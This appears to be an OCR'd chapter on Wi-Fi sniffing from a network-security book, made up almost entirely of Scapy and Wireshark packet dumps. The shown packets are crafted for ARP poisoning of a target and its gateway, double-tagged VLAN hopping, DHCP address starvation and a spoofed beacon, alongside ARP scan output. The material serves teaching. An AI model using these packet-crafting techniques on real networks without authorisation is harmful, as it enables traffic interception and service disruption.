
Chapter 9: Wi-Fi Sniffing





```
▼ Tagged parameters (104 bytes)
  ▼ Tag: SSID parameter set: Coherer
      Tag Number: SSID parameter set (0)
      Tag length: 7
      SSID: Coherer
```


▼ IEEE 802.11 Beacon frame, Flags: C
Type/Subtype: Beacon frame (0x0008)
▶ Frame Control Field: 0x8000
.000 0000 0000 0000 = Duration: 0 microseconds
Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
Transmitter address: Cisco-Li_82:b2:55 (00:0c:41:82:b2:55)
Source address: Cisco-Li_82:b2:55 (00:0c:41:82:b2:55)
BSS Id: Cisco-Li_82:b2:55 (00:0c:41:82:b2:55)
.... 0000 = Fragment number: 0
1111 1000 0101 .... = Sequence number: 3973
Frame check sequence: 0x5cc9619f [correct]
[FCS Status: Good]


▼ IEEE 802.11 wireless LAN
▼ Fixed parameters (12 bytes)
Timestamp: 0x000000011bd4f189
Beacon Interval: 0.102400 [Seconds]
▼ Capabilities Information: 0x0411
....1 = ESS capabilities: Transmitter is an AP
....0. = IBSS status: Transmitter belongs to a BSS
.... ..0. .... 00.. = CFP participation capabilities: No point coordinator at AP (0x00)
....1 .... = Privacy: AP/STA can support WEP
....0. .... = Short Preamble: Not Allowed
.... .0.. .... = PBCC: Not Allowed
.... 0... .... = Channel Agility: Not in use
....0 .... = Spectrum Management: Not Implemented
.... .1.. .... = Short Slot Time: In use
.... 0... .... = Automatic Power Save Delivery: Not Implemented
...0 .... = Radio Measurement: Not Implemented
..0. .... = DSSS-OFDM: Not Allowed
.0.. .... = Delayed Block Ack: Not Implemented
0... .... = Immediate Block Ack: Not Implemented



802.11 radio information
PHY type: 802.11b (4)
Short preamble: False
Data rate: 1.0 Mb/s
Channel: 1
Frequency: 2412MHz
[Duration: 1344µs]
[Preamble: 192µs]



IEEE 802.11 wireless LAN
Fixed parameters (12 bytes)
Timestamp: 0x000000011bd4f189
Beacon Interval: 0.102400 [Seconds]

```
###[ RadioTap dummy ]###
  version   = 0
  pad       = 0
  len       = 26
  present   = TSFT+Flags+Rate+Channel+dBm_AntSignal+Antenna+b14
  notdecoded= 'N\x7fc\x00\x00\x00\x00\x00\x02\x18\x8a\t\xc0\x00\xe1\x00\x00\x00'
###[ 802.11 ]###
     subtype   = 8L
     type      = Management
     proto     = 0L
     FCfield   =
     ID        = 14849
     addr1     = ff:ff:ff:ff:ff:ff
     addr2     = 6c:19:8f:e1:4a:95
     addr3     = 6c:19:8f:e1:4a:95
     SC        = 42960
     addr4     = None
###[ 802.11 Beacon ]###
        timestamp = 260309299580
        beacon_interval= 100
        cap       = short-slot+ESS+privacy
###[ 802.11 Information Element ]###
           ID        = SSID
           len       = 9
           info      = 'HInfected'
###[ 802.11 Information Element ]###
              ID        = Rates
              len       = 8
              info      = '\x82\x84\x8b\x96\x0c\x12\x18$'
###[ 802.11 Information Element ]###
                 ID        = DSset
                 len       = 1
                 info      = '\x07'
###[ 802.11 Information Element ]###
                    ID        = TIM
                    len       = 4
                    info      = '\x00\x01\x00@'
###[ 802.11 Information Element ]###
                       ID        = ERPinfo
                       len       = 1
                       info      = '\x04'
###[ 802.11 Information Element ]###
                          ID        = ESRates
                          len       = 4
                          info      = '0H`l'
```


```
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 8c:85:90:1b:90:37
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 8c:85:90:1b:90:37
     psrc      = 192.168.1.35
     hwdst     = 00:00:00:00:00:00
     pdst      = Net('192.168.1.1/24')
```

```
er ● python3 arp-scanner.py
6c:19:8f:e1:4a:8c - 192.168.1.1
40:b4:cd:b7:6b:ef - 192.168.1.33
ec:1f:72:92:96:ce - 192.168.1.36
```



Target Packet:
###[ARP]###
hwtype = 0x1
ptype = 0x800
hwlen = 6
plen = 4
op = is-at
hwsrc = 8c:85:90:1b:90:37
psrc = 192.168.1.1
hwdst = c8:bc:c8:ea:25:17
pdst = 192.168.1.34


Gatewat Packet:
###[ARP]###
hwtype = 0x1
ptype = 0x800
hwlen = 6
plen = 4
op = is-at
hwsrc = 8c:85:90:1b:90:37
psrc = 192.168.1.34
hwdst = 6c:19:8f:e1:4a:95
pdst = 192.168.1.1

```
###[ Ethernet ]###
  dst       = 12:69:3c:b9:f7:e1
  src       = c5:03:c0:a6:9e:5d
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = None
     tos       = 0x0
     len       = None
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = None
     src       = 48.160.141.231
     dst       = 167.88.197.61
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = None
        id        = 0x0
        seq       = 0x0
```


dst = ff:ff:ff:ff:ff:ff
src = 00:00:00:00:00:00
type = 0x8100
###[802.1Q]###
prio = 0
id = 0
vlan = 1
type = 0x8100
802.1Q Tag 1
###[802.1Q]###
prio = 0
id = 0
vlan = 2
type = 0x800
802.1Q Tag2
###[IP]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = icmp
chksum = None
src = 192.168.1.33
dst = 192.168.1.2
\options \
###[ICMP]###
type = echo-request
code = 0
chksum = None
id = 0x0
seq = 0x0


```
###[ Ethernet ]###
WARNING: Mac address to reach destination not found. Using broadcast.
  dst       = ff:ff:ff:ff:ff:ff
  src       = 00:00:00:00:00:00
  type      = 0x8100
###[ 802.1Q ]###
     prio      = 0
     id        = 0
     vlan      = 1
     type      = 0x8100
###[ 802.1Q ]###
        prio      = 0
        id        = 0
        vlan      = 2
        type      = 0x806
###[ ARP ]###
           hwtype    = 0x1
           ptype     = 0x800
           hwlen     = 6
           plen      = 4
           op        = is-at
           hwsrc     = c0:d3:de:ad:be:ef
           psrc      = 192.168.1.3
           hwdst     = 00:00:00:00:00:00
           pdst      = 192.168.1.2
```


Client
Client Broadcasts
DHCP Discover
DHCP Server
Server Respond with a
possible Address (DHCP)
Offer
Client
Client
Broadcasts
DHCP Request
DHCP Server
Server Respond with Acknowledgement
DHCP ACK
Client

```
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 99:49:de:db:5f:69
  type      = 0x800
###[ IP ]###
     version   = 4
     ihl       = None
     tos       = 0x0
     len       = None
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = None
     src       = 0.0.0.0
     dst       = 255.255.255.255
     \options   \
###[ UDP ]###
        sport     = bootpc
        dport     = bootps
        len       = None
        chksum    = None
###[ BOOTP ]###
           op        = BOOTREQUEST
           htype     = 1
           hlen      = 6
           hops      = 0
           xid       = 268435456
           secs      = 0
           flags     =
           ciaddr    = 0.0.0.0
           yiaddr    = 0.0.0.0
           siaddr    = 0.0.0.0
           giaddr    = 0.0.0.0
           chaddr    = b'\x00\x00\x00\x00\x00\x00'
           sname     = b''
           file      = b''
           options   = b'c\x82Sc'
###[ DHCP options ]###
              options   = [message-type='request' requested_addr=192.168.1.2 server_id=192.168.1.1 end]
Trying to occupy 192.168.1.2
```



###[IP]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = icmp
chksum = None
src = 192.168.1.3
dst = 192.168.1.5
\options \
###[ICMP]###
type = echo-request
code = 0
chksum = None
id = 0x0
seq = 0x0

```
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 192.168.1.3
  dst       = 8.8.8.8
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = domain
     len       = None
     chksum    = None
###[ DNS ]###
        id        = 0
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'example.com'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None
```

